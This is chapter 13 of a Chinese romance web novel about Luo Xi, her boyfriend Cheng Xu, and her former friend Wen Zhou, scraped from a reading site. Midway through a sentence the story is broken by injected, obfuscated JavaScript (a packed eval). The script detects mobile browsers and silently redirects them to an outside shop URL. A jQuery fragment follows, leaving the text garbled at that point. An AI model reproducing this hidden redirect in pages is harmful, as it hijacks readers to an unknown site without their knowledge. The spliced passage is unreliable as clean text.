文趣网 > 其他小说 > 第二份半价 > 13. 第 13 章
    泳镜紧紧贴在脸上,把闻洲本就立体的眉眼勒得更加明显,洛晞拿着手机立在原地,直到他走近。

    “晚上好。”

    真像熟人打招呼,如果下午没有发那条莫名其妙的消息的话。

    闻洲把泳镜取了下来。“你什么造型?”洛晞从上到下扫了一眼。

    他把东西重新装入盒中,低敛下眉眼,在手心里砸了砸。

    “泳镜上有度数,没等到眼镜,只好这样上路了。”

    洛晞抬起胳膊算了算时间,她知道闻洲喜欢去体校的标准泳池游,那里和华中这片分数城的两侧,他如果想和她几乎同样的时间赶到家楼下,只能从给她发信息的那一刻就出发。

    他本就没寄希望于她会给他送眼镜。洛晞自然也不用理会他演出来的期冀。

    “等我是有事吗?”闻洲已经在开院上的密码锁。

    大雨过后的锈迹斑斑,攀爬出岁月,湿漉漉地黏在门上,闻洲按了几次都没按出正确的数字。洛晞把双手拢在胸前,“没在等你。”

    “不过既然遇到了确实有件事可以顺便问问你。”

    “嗯,”闻洲转过身,“你先帮我输一下密码行不行,”他张开五指面向洛晞,“手泡得肿胀了,总是按不上。”

    说完,他让到一边,让洛晞不用动,伸伸手臂就可以把密码输上。

    门被打开,闻洲先踏了进去,雨水过后,门变得不那么灵敏,闻洲从推了一把才彻底打开,他抵住门关上的方向,洛晞仍旧站在原地没有前进一步的打算。

    “行,那就在这说。”

    洛晞问:“最近公司很忙?”

    “还可以,怎么了?”

    “没什么,听说江仲琪毕业典礼你没打算去。”

    闻洲点了点头:“应该没时间。”

    为这句话,众多悬在半空的事,被洛晞找了一项出来,在心里打了个勾,至少不用担心了。

    “你就只是想问我会不会去参加毕业典礼?”

    闻洲轻笑了一声,他倒是等她的关心等了很久很久,但在再次见面之前说了太多的话,多到他能确认她现在想问的不只是如此。

    “你记得我是从海城来的吗?”洛晞问。

    “记得,你说那里海很漂亮,晴天很多,不像江城这么多雨。”闻洲抬起头回想了一下,那是很久很久以前的事情了,久到她的心事还会对他讲,他的肩膀可以借她靠,“你要回去?”

    “我想和程旭一起去。”

    她答得很干脆,过了很久以后,他听见闻洲“嗯”了一声。

    很小声,只是胸腔震了一下。正事讲完,洛晞准备绕路回家了,大雨过后窗檐滴滴答在落水,和着被大风刮下的绿叶,混乱不堪。

    闻洲更小声地,在洛晞转身的瞬间:“洛晞,你一直在欺负我。”

    “我欺负你?”

    她猛地转过身。洛晞才明白什么叫怒极反笑,她感觉胸膛中有一团火,要烧出来,“闻洲,我什么时候欺负你了。”

    “发一些莫名其妙的话的人难道是我吗?”

    闻洲一步踏了出来,压着声音:“你是没有给我发一些莫名其妙的话。”

    “你直接把我拉黑了。”他自嘲地笑了笑,“洛晞,你这次回去是不是又会把我拉黑了。”

    洛晞被他这句话问在原地,她认真地问自己,发现答案是否定,所以她往前走了一步,很认真地扬起了脸,这个很多年都没有过的距离:“不会,闻洲,因为我长大了。”

    闻洲的眼角湿漉漉的,她分不清是不是檐上落下的水。

    “拉黑对我来讲已经是一个很高成本的社交行为了。”

    “不过我觉得你应该明白一点,有时候拉黑的人是那个更痛苦的人、更别无选择的人,不明白也没关系。”

    出发的前夕,闻洲主动给团队所有成员放了个假,主要原因是项目一阶段的成功,次要原因是庆祝二把手江仲琪即将毕业。

    但洛晞并没有再要求程旭更改行程,他们只是提前在太阳下山前出发了。

    江城的路修得又弯又窄,程旭已经基本不能算是个本地人了,他开得很谨慎,但还是频频偏头看向洛晞。

    “看什么?”洛晞把他的头推回去,“认真点。”

    “你今天戴耳环了。”程旭掌着方向盘拐入下一个弯,进入直道后又重新转过头。他分不清各种耳饰的区别,只统一叫作耳环,不知道这种坠着长长的钻,能一次穿过多个耳洞的叫耳线。

    洛晞摸了摸左边的耳垂,因为太久没戴有些发痒,摸上去还有硬硬的肿块。

    “度假嘛。”

    她把车窗全部按下,趴在车门上,任由风把头发全部吹散,左右两根长短不一的线扑在脖子上。

    天色幽蓝,是被雨洗过的颜色,和市中心不一样。洛晞被空调闷了很久的脸有些泛红,贴在已经晒得有些烫的胳膊上,冰火两重天,睡也睡不着。耳边还有程旭的笑。

    “你笑什么?”她望着窗边一步一景,总是要离开的时候,才有在水乡的实感。

    程旭顺着耳环接上话题:“我第一次在加拿大见到闻洲的时候,根本没办法和大学期间能自己创业的精英联系到一起。”

    “你知道为什么吗?因为他戴着耳钉。”

    可你那些派对朋友打耳洞的更多,洛晞心想,但她被太阳晒得正舒服,懒得开口。

    “而且还是单边的,另一边没有。”打不对称耳洞的人也不少见。

    “现在想想,可能跟你一样是发炎堵住了。”

    洛晞终于抬起头来,因为这次程旭完全说错了。

    “你高中没见过他?”

    “应该见过,但我没印象,”程旭摇了摇头,“他据说是在高三才突飞猛进的,那时候我已经去多伦多了。”

    洛晞很难想象这个世界上会有人见过闻洲却对他没印象。耳洞又发痒了,洛晞在成年后又去新打了一对耳洞,一边已经完全长死了,但还留着完好的痕迹,只在她每次想要尝试新的款式时,泛红肿大,生硬地穿过后,还会流血。

    时时刻刻提醒,有些事情只应该在合适的年纪做,她已经有一对耳洞了,不该贪心。

    “到了。”

    洛晞皱了皱眉,她听出了是程旭

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17752965|209341||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    在喊她,于是强压着被吵醒的烦躁睁开了眼,自己是什么时候睡着的。

    “我们先把行李放在房间,然后你想先去吃点东西还是先睡一会都行。”

    “不是还早吗?”洛晞从车里探出整个脑袋,“现在去海边还来得及。”

    程旭已经在把东西从后备箱里依次搬下,他平时基本不怎么运动,入职后更是一坐经常超过十小时,洛晞带的东西多,全部结束后他累得喘了口粗气:“我是觉得,今天好好休息,明天才有力气玩。”

    “我提前把菜点到了民宿可以做给你吃。”洛晞点头,他说得不无道理。

    “你要是想去也可以。”程旭牵住她。

    民宿在离海有些距离的一栋洋楼,太阳已经有西斜的趋势,照得皮肤不像早上那么难受。洛晞扶着程旭走在必须要低头步步小心的石子路上。

    “就明天吧,今晚想尝尝你的满汉全席。”

    程旭是个无可指摘的好厨子,洛晞已经忘了前一天晚上几点闭上的眼睛,很大概率是被吃太多晕碳了。

    她肿着一张脸坐在开放厨房对面,猛灌了一杯水。

    “sorry,昨晚睡着了。”

    程旭已经把早餐做好端上来,“本来就是让你放松的,有什么好抱歉的。”

    连日多雨的心情,好了一点点。

    突如其来的假期,公司几乎没剩几个人,但不包括江仲琪。

    他百无聊赖地躺在闻洲办公室的沙发上,手机盯得双眼通红也不肯走。

    “我在这看着你,别当小三。”

    闻洲:“你很闲?”

    “闲不闲都要看着你,你最近很不正常。”

    闻洲把合同全部签完,拍在最上层文件上,系好西装扣子,把江仲琪从沙发上拍起来。

    “这么闲跟我去旅游吧。”“去哪?”

    “不知道,海边什么的吧。”

    江仲琪直接跳了起来,“你还说你不会!程旭和洛晞不就去海边了。”

    “你想什么呢,他们去省外的海城了,你我?就周边找个有海地方当天来回。”

    “噢,他们为什么去海城。”

    闻洲收拾东西的动作一顿,“不知道,我只知道洛晞老家是海城。”

    办公室静得只能听到闻洲替江仲琪收拾垃圾的声音,他不是想不明白这其中关窍,如果不是决定相伴一生,又怎么会决定带对方回自己老家。江仲琪连“啧”了几声,说不出一声话,索性站了起来,拍了拍闻洲。“兄弟,别太难受,我陪你去玩,说吧,什么时候走?”

    “就现在吧。”

    “现在?”江仲琪又重新坐下。

    “那不然,等我回去换个衣服?”

    “不是,今天天气预报有雨啊。”

    闻洲已经全部收拾好,他打开门冲外面歪了歪头,喊江仲琪跟上。

    “天气预报不一定准。”

    从小时候入选市队以来,他明白游泳是一个需要全力以赴的运动,临道水花、场馆规格各有不同,他是个不论客观条件埋头只管游的人。“不试一下怎么知道。”